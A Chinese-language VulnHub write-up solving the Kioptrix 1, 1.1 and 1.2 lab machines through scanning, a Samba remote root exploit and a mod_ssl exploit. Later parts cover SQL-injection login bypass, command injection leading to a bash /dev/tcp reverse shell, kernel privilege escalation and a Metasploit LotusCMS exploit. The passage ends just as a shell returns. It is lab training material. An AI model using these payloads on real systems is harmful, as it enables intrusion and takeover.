vulnhub writeup

++++++++++++++++++++++++++++++

Kioptrix: Level 1 (#1): https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Recon

First,　I first fired up nmap to find out the IP of the new host

```
root@kali:~# nmap -sP -sn 192.168.10.0/24 -n
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-15 01:37 EDT
Nmap scan report for 192.168.10.1
Host is up (0.0014s latency).
MAC Address: 00:74:9C:36:44:EB (Ruijie Networks)
Nmap scan report for 192.168.10.108
Host is up (0.00023s latency).
MAC Address: 00:E0:4C:36:00:B1 (Realtek Semiconductor)
Nmap scan report for 192.168.10.110
Host is up (0.00028s latency).
MAC Address: 00:0C:29:CF:AD:EC (VMware)
Nmap scan report for 192.168.10.109
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.09 seconds
```

Or use netdiscover

netdiscover -i eth0 -r 192.168.10.0/24

-i是指定网卡

-r是指定ip地址的范围

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480

 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.10.1    00:74:9c:36:44:eb      5     300  Ruijie Networks Co.,LTD
 192.168.10.108  00:e0:4c:36:00:b1      1      60  REALTEK SEMICONDUCTOR CORP.
 192.168.10.110  00:0c:29:cf:ad:ec      2     120  VMware, Inc.
```

nmap 扫描漏洞：

```
root@kali:~# nmap 192.168.10.110 -O -sS -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-15 02:09 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.41% done; ETC: 02:09 (0:00:00 remaining)
Nmap scan report for 192.168.10.110
Host is up (0.00058s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: 5MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:CF:AD:EC (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

通过扫描，我们可知服务器开启了139端口Samba 服务以及443端口Apache httpd 1.3.20 mod_ssl/2.8.4 OpenSSL/0.9.6

使用enum4linux 扫描Samba，并没找到有Samba版本信息。但是发现下面信息：

```
 ========================================
|    Session Check on 192.168.10.110    |
 ========================================
[+] Server 192.168.10.110 allows sessions using username '', password ''
```

enum4linux


全面兼容了enum.exe的所有功能。对于安全防护不足的SMB/SAMBA服务，enum4linux可直接枚举重要信息，甚至帮助我们发现潜在漏洞的存在。为充分利用其功能，使用者需要对NetBIOS和SMB协议有所了解。

enum4linux是Kali Linux自带的一款信息收集工具。它可以收集Windows系统的大量信息，如用户名列表、主机列表、共享列表、密码策略信息、工作组和成员信息、主机信息、打印机信息等等。该工具主要是针对Windows NT/2000/XP/2003，在Windows 7/10系统，部分功能受限。

因此尝试连接Smaba服务器：

smbclient -L 192.168.10.110　-U

仍然无法获取其版本：



其实这个时候使用wireshark捕捉网卡流量即可通过使用smb.native_lanman过滤，获取目标的操作系统和SMB服务器的版本(后续补充)


```
...D DBDJDCCODBDGDICODBDACODBDBDACACA.
ELEBEMEJCACACACACACACACACACACAAA.........SMBr.....C.....................PC NETWORK PROGRAM
1.0..MICROSOFT NETWORKS 1.03..MICROSOFT NETWORKS 3.0..LANMAN1.0..LM1.2X002..DOS
LANMAN2.1..LANMAN2.1..Samba..NT LANMAN 1.0..NT LM 0.12..SMB 2.002..SMB
2.???....U.SMBr.............................2.............-........Y.[.........V...
(".MYGROUP...J.SMBs.....C..............F;....
........F;.-.............
...Unix.Samba....C.SMBs.....................F;d............Unix.Samba
2.2.1a.MYGROUP....H.SMBu.....C..............F;d..............\\192.168.10.110\IPC$.?????....
1.SMBu.....................F;d.........IPC IPC....
\.SMB......C..............F;d.....................................      .
\srvsvc.....g.SMB.....................F;d..."....;p.....................................
.....................SMB%.....C..............F;d......H................L.H.L...&.;pQ.
\PIPE\...........H.....................O2Kp....xZG.n.......]..........
+.H`........|.SMB%.....................F;d...
..D.....8...D.8.....E..........D.......0.0..S..
.\PIPE\ntsvcs...........]..........
+.H`.....SMB%.....C..............F;d......h................L.h.L...&.;pq.
\PIPE\...........h.......P.....................
1.9.2...1.6.8...1.0...1.1.0.....................................H.SMB%.....................F
;d...
```

我后续使用的是msf的smb 扫描模块进行smb版本探测：

```
msf5 > use  auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identif
   SMBDomain  .                no        The Windows domain to use for authentica
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_version) > set rport 130
rport => 130
msf5 auxiliary(scanner/smb/smb_version) > set rport 139
rport => 139
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.10.110
rhosts => 192.168.10.110
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.10.110:139    - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.10.110:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

然后针对开放的服务在exp-db上进行漏洞检索：


通过查看exp说明，选择第二个exp(针对linux的):



复制exp到kali linux。gcc编译，运行即可获取shell,然后输入mail即可过关。

```
root@kali:~# ./aaa -t 192.168.10.110 -p 139

 [~] 0x333hate => samba 2.2.x remote root exploit [~]
 [~]        coded by c0wboy ~ www.0x333.org       [~]

 [-] connecting to 192.168.10.110:139
 [-] stating bruteforce

 [-] testing 0xbfffffff
 [-] testing 0xbffffdff
 [-] testing 0xbffffbff
 [-] testing 0xbffff9ff
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
mail
Mail version 8.1 6/6/93.  Type ? for help.
"/var/mail/root": 8 messages 8 unread
>U  1 root@kioptix.level1   Sat Sep 26 11:42  15/481   "About Level 2"
 U  2 root@kioptrix.level1  Fri Oct 11 12:48  19/534   "LogWatch for kioptrix"
 U  3 root@kioptrix.level1  Sat Oct 12 04:03  57/1350  "LogWatch for kioptrix"
 U  4 root@kioptrix.level1  Sat Oct 12 04:04 135/5710  "Cron <root@kioptrix> "
 U  5 root@kioptrix.level1  Tue Oct 15 00:14  19/534   "LogWatch for kioptrix"
 U  6 root@kioptrix.level1  Tue Oct 15 00:15 130/5531  "Anacron job 'cron.dai"
 U  7 root@kioptrix.level1  Tue Oct 15 04:03  19/534   "LogWatch for kioptrix"
 U  8 root@kioptrix.level1  Tue Oct 15 04:04  28/1007  "Cron <root@kioptrix> "

Message 1:
From root  Sat Sep 26 11:42:10 2009
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
```

然而，该靶机还存在另一处服务，即 Apache mod_ssl。通过在 exp-db 搜索该应用漏洞：




可以看到有 Apache mod_ssl <2.8.7 OpenSSL-'OpenFuck.c'远程缓冲区溢出漏洞，于是复制其 exp，进行编译

由于年代过久，exp-db 的 exp 已无法编译。找了另一个 exp(https://pastebin.com/index/Vq5GWP8w)

编译需安装 libssl 头文件：


apt-get install libssl-dev

然后将 https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c 的内容保存到 exp 目录下，并更改 exp 中 http 服务器地址为 kali 地址，然后进行编译



gcc openssl.c -o openssl -lcrypto
***ptrace-kmod.c*功能如下：**
This code exploits a race condition in kernel/kmod.c, which creates
**** kernel thread in insecure manner. This bug allows to ptrace cloned***
**** process, allowing to take control over privileged modprobe binary.***

然后用python开启web服务：
python -m SimpleHTTPServer
执行exp：



回过头来思考，ptrace-kmod.c就是一个提权的exp。

利用Apache mod_ssl <2.8.7 OpenSSL-'OpenFuck.c'远程缓冲区溢出漏洞执行系统命令去下载ptrace-kmod.c 并将之编译执行进行提权。

Kioptrix:1.1级(#2)：https://www.vulnhub.com/entry/kioptrix-level-11-2,23/


首先使用netdiscover 看一下同网段ip。推测为图中ip：

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

26 Captured ARP Req/Rep packets, from 26 hosts.   Total size: 1560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.120.1   28:b4:48:88:ec:70      1      60  HUAWEI TECHNOLOGIES CO.,LTD
192.168.120.100 94:d9:b3:6d:92:07      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.102 94:d9:b3:6d:92:09      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.103 94:d9:b3:6d:92:0b      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.105 94:d9:b3:6d:92:0d      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.122 80:89:17:8d:e0:46      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.128 c4:84:66:e2:8d:59      1      60  Apple, Inc.
192.168.120.111 34:02:86:3f:fc:00      1      60  Intel Corporate
192.168.120.178 00:0c:29:a6:d8:b3      1      60  VMware, Inc.
192.168.120.189 18:65:90:dc:db:25      1      60  Apple, Inc.
192.168.120.187 88:25:93:01:97:74      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.115 0c:d7:46:ca:db:fb      1      60  Apple, Inc.
192.168.120.190 88:25:93:01:9a:66      1      60  TP-LINK TECHNOLOGIES CO.,LTD
192.168.120.129 5c:09:47:6f:c9:10      1      60  Apple, Inc.
192.168.120.134 10:98:c3:c0:b4:1b      1      60  Murata Manufacturing Co., Lt
192.168.120.168 70:ec:e4:1d:d8:f9      1      60  Apple, Inc.
192.168.120.180 a4:5e:60:bb:8d:55      1      60  Apple, Inc.
```

Nmap 看一下端口情况：

```
root@kali:~# nmap -sV -sS 192.168.120.178 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 03:17 EDT
Nmap scan report for 192.168.120.178
Host is up (0.0053s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.9p1 (protocol 1.99)
80/tcp   open  http       Apache httpd 2.0.52 ((CentOS))
111/tcp  open  rpcbind    2 (RPC #100000)
443/tcp  open  ssl/https?
631/tcp  open  ipp        CUPS 1.1
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:A6:D8:B3 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
```

开放的端口挺多，先看80端口：
访问主页，可使用万能密码登录：' or ''='



登录后发现是一个执行命令的功能，因此考虑是否存在命令执行漏洞：

127.0.0.1;pwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.110 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.023 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 0.019/0.050/0.110/0.042 ms, pipe 2
/var/www/html
```


果然存在，因此直接尝试反弹shell：
Kali 监听8080端口，
写入127.0.0.1;bash -i>& /dev/tcp/192.168.120.120/8080 0>&1
可看到shell成功弹回。

```
root@kali:~# nc -lvvp 8080
listening on [any] 8080 ...
192.168.120.178: inverse host lookup failed: Unknown host
connect to [192.168.120.120] from (UNKNOWN) [192.168.120.178] 43450
bash: no job control in this shell
bash-3.00$ ls
index.php
pingit.php
bash-3.00$
```


收集系统信息，进行提权测试：

```
bash-3.00$ cd tmp
bash-3.00$ ls
bash-3.00$ echo 1 > a.txt
bash-3.00$ ls
a.txt
bash-3.00$ cat a.txt
1
bash-3.00$ rm -rf a.txt
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386
GNU/Linux
bash-3.00$
```

在exp-db搜索该内核版本2.6.x相关漏洞，可发现存在多处漏洞可提权，经测试，使用 'sock_sendpage()' Local Privilege Escalation 可成功提权。



成功截图：



Kioptrix: Level 1.2 (#3): https://www.vulnhub.com/entry/kioptrix-level-12-3,24/

部署虚拟机后提醒需要绑定hosts。绑定ip到域名kioptrix3.com

vim /etc/hosts

192.168.10.116 kioptrix3.com

通过简单判断网段信息，可发现存活ip：

```
        status: active

~
▶ nmap -sP -sn 192.168.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 22:04 CST
Nmap scan report for 192.168.10.1
Host is up (0.0013s latency).
Nmap scan report for 192.168.10.114
Host is up (0.00069s latency).
Nmap scan report for 192.168.10.116
Host is up (0.0030s latency).
Nmap scan report for 192.168.10.132
Host is up (0.0022s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.11 seconds
```

逐个访问其80端口，看到192.168.10.116开放，因此判断其为靶机ip
Nmap 探测端口服务信息：

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-17 22:07 CST
Nmap scan report for 192.168.10.116
Host is up (0.0030s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suho
sin-Patch)
MAC Address: 00:0C:29:67:9E:E5 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

两个端口开放：
尝试80端口漏洞挖掘。

发现phpMyAdmin版本为2.11.3.存在万能密码：‘localhost’@'@”

通过访问地址http://192.168.10.116//phpmyadmin/themes/darkblue_orange/layout.inc.php
暴露网站物理路径：/usr/share/phpmyadmin/themes/darkblue_orange/layout.inc.php on line 75
然后尝试写入webshell。 失败～

Method 1

简单浏览网页，发现login页面跳转显示“LotusCMS ”。因此搜索LotusCMS漏洞。

在msf中具有一个payload：LotusCMS 3.0 eval() Remote Command Execution

由于不确定LotusCMS版本，在没其他突破机会的情况下可以尝试一下。

使用msf攻击目标：

```
msf5 exploit(multi/http/lcms_php_exec) > set URI /index.php?system=Admin
URI => /index.php?system=Admin
msf5 exploit(multi/http/lcms_php_exec) > show options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting          Required  Description
   ----     ---------------          --------  -----------
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS   192.168.120.195          yes       The target address range or CIDR identifier
   RPORT    80                       yes       The target port (TCP)
   SSL      false                    no        Negotiate SSL/TLS for outgoing connections
   URI      /index.php?system=Admin  yes       URI
   VHOST                             no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf5 exploit(multi/http/lcms_php_exec) > exploit

[*] Started reverse TCP handler on 192.168.120.120:4444
```

成功打回shell：

```
